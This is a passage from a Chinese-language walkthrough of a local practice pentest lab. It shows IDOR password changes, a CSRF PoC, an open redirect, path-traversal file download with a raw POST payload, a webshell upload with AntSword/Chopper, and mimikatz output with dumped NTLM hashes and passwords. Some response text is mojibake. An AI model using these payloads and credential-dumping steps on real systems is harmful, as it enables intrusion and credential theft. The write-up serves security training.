
购买成功，常见的支付逻辑漏洞

第七关：越权

使用tom/123456登录，是一个修改密码页面，就是要越权修改别人密码




发现url后面带了name参数，尝试修改为admin 进行修改密码 这里程序没有校验旧密码 旧密码随意输 输入新密码即可成功越权修改密码了




第八关：csrf

进入之后也只是一个更改密码的页面




将更改密码的请求用Burpsuite截获 可一键生成CSRF PoC



将此保存为html 打开后就会更改其密码了 完成了CSRF

第九关：URL跳转

url跳转到<http://www.baidu.com> 那么就需要在某个地方插入网址 加了个url参数成功跳转




第十关：文件下载

打开主页：404.....

查看了源码后发现url跳转有问题 把原来的注释掉 跳转修改成download.php就好了

index.php代码没写完




来到了download.php 抓取了下载图片的包 发现传递了一个参数fname 要下载的文件名 那么可能可以修改文件名实现任意文件下载

标题提示我们帮助管理员找回mysql账号密码 那么扫一下目录 得到db

再对db目录进行扫描 得到config.php

构造如下路径 下载到了config.php 拿到了账号密码

A screenshot of a web browser window with three tabs: 'index.php', 'download.php', and 'config.php'. The 'config.php' tab is active, displaying a PHP script. The script consists of five lines: 1. <?php, 2. ip=10.10.10.10, 3. port=3306, 4. name=tom, 5. pwd=pwd. The text is color-coded: the opening tag is red, the IP address is orange, the port number is orange, the name is black, and the password is black.

```
1 <?php
2 ip=10.10.10.10
3 port=3306
4 name=tom
5 pwd=pwd
```

第十一关：和上一关有点像

的确和上一关有点像 也是要找回mysql账号密码 还是先把下载的包抓下来看看 上一关的下载用的是get 本关用的post



还是一样扫描 得到db目录下的config.php 那么改一下post包即可

域名:

线程: (条 CPU核心 * 5最佳)
 ☒ DIR: 1153
 ☒ ASPX: 822
 ☒ 探测200

☒ ASP: 1854
 ☒ PHP: 1066
 ☐ 探测403

超时: (秒 超时的页面被丢弃)
 ☒ MDB: 419
 ☒ JSP: 658
 ☐ 探测3XX

扫描信息: 扫描完成...
 扫描线程: 0
 扫描速度: 0/秒

ID	地址	HTTP响应
1	http://192.168.128.120/pentest/test/7/1/data/	200
2	http://192.168.128.120/pentest/test/7/1/Data/	200
3	http://192.168.128.120/pentest/test/7/1/db/	200
4	http://192.168.128.120/pentest/test/7/1/index.php	200

域名:

线程: (条 CPU核心 * 5最佳)
 ☒ DIR: 1153
 ☒ ASPX: 822
 ☒ 探测200

☒ ASP: 1854
 ☒ PHP: 1066
 ☐ 探测403

超时: (秒 超时的页面被丢弃)
 ☒ MDB: 419
 ☒ JSP: 658
 ☐ 探测3XX

扫描信息: 扫描完成...
 扫描线程: 0
 扫描速度: 0/秒

ID	地址	HTTP响应
1	http://192.168.128.120/pentest/test/7/1/db/Config.php	200
2	http://192.168.128.120/pentest/test/7/1/db/config.php	200

Request

Raw

Params

Headers

Hex

POST /pentest/test/7/1/download.php HTTP/1.1
 Host: 192.168.128.120
 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.128.120/pentest/test/7/1/download.php
 Connection: close
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 69

 pic=../../../../pentest/test/7/1/db/config.php&submit=%E4%B8%8B%E8%BD%BD

Response

Raw

Headers

Hex


X-Powered-By: PHP/5.4.45
 Content-Transfer-Encoding: binary
 Accept-Ranges: bytes
 Content-Length: 777
 Content-Disposition: attachment;
 filename="../../pentest/test/7/1/db/config.php"
 Connection: close
 Content-Type: application/octet-stream

 <title>甯〇〇錫嘴博錄棋誤mysql甯想佛漢嘮燻</title><?php
 ip=10.10.10.10
 port=3306
 name=tom
 pwd=pwd<center>銀刷培經嘴煙涓穢澗穢</center>
 <hr/>


 <table border="1px">
 <tr>
 <td>峯杆佛</td>
 <td>鉅困欢挂勸〇</td>
 </tr>
 <tr>
 <td></td>
 <td></td>
 </tr>

第十一关：系统密码忘了

登录进去之后 可以上传文件 测试了下没有限制 直接可以上传一句话




根据回显的路径 蚁剑连接



说是在D盘下找回密码 但无法访问D盘

但我们可以通过mimikatz (Windows密码抓取神器) 得到系统密码



将mimikatz通过菜刀上传到服务器，然后用菜刀虚拟终端打开mimikatz

菜刀执行mimikatz很久不回显 所以直接在靶机上运行了 成功拿到密码

```
[*] 基本信息 [ C:D: Windows NT A-7474D33154F24 5.2 build 3790 (Windows Server 2003 Standard Edition Service Pack 2) i586 (Administrator) ]

C:\phpStudy\WWW\pentest\test\8\upload\> ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.128.120
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.128.2

C:\phpStudy\WWW\pentest\test\8\upload\> mimikatz.exe
'mimikatz.exe' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\phpStudy\WWW\pentest\test\8\upload\> cd C:\Documents and Settings\Administrator\Desktop\Win32\

C:\Documents and Settings\Administrator\Desktop\Win32\> mimikatz.exe
Run command [mimikatz.exe] failed!

C:\Documents and Settings\Administrator\Desktop\Win32\> mimikatz.exe
请稍候...
```

```

Session           : Interactive from 0
User Name         : Administrator
Domain           : A-7474D33154F24
SID              : S-1-5-21-1251091359-3135065584-1459035224-500

msv :
[000000002] Primary
* Username : Administrator
* Domain   : A-7474D33154F24
* LM       : 44efce164ab921caaad3b435b51404ee
* NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
wdigest :
* Username : Administrator
* Domain   : A-7474D33154F24
* Password : 123456
kerberos :
* Username : Administrator
* Domain   : A-7474D33154F24
* Password : 123456
ssp :
credman :


Authentication Id : 0 ; 996 (00000000:0000003e4)
Session          : Service from 0
User Name        : NETWORK SERVICE
Domain           : NT AUTHORITY
SID              : S-1-5-20

msv :
[000000002] Primary
* Username : A-7474D33154F24$
* Domain   : WORKGROUP
* LM       : aad3b435b51404eeaad3b435b51404ee
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
wdigest :
* Username : A-7474D33154F24$
* Domain   : WORKGROUP
* Password : <null>
kerberos :
* Username : a-7474d33154f24$
* Domain   : WORKGROUP
* Password : <null>
ssp :

```

第十三关: xss

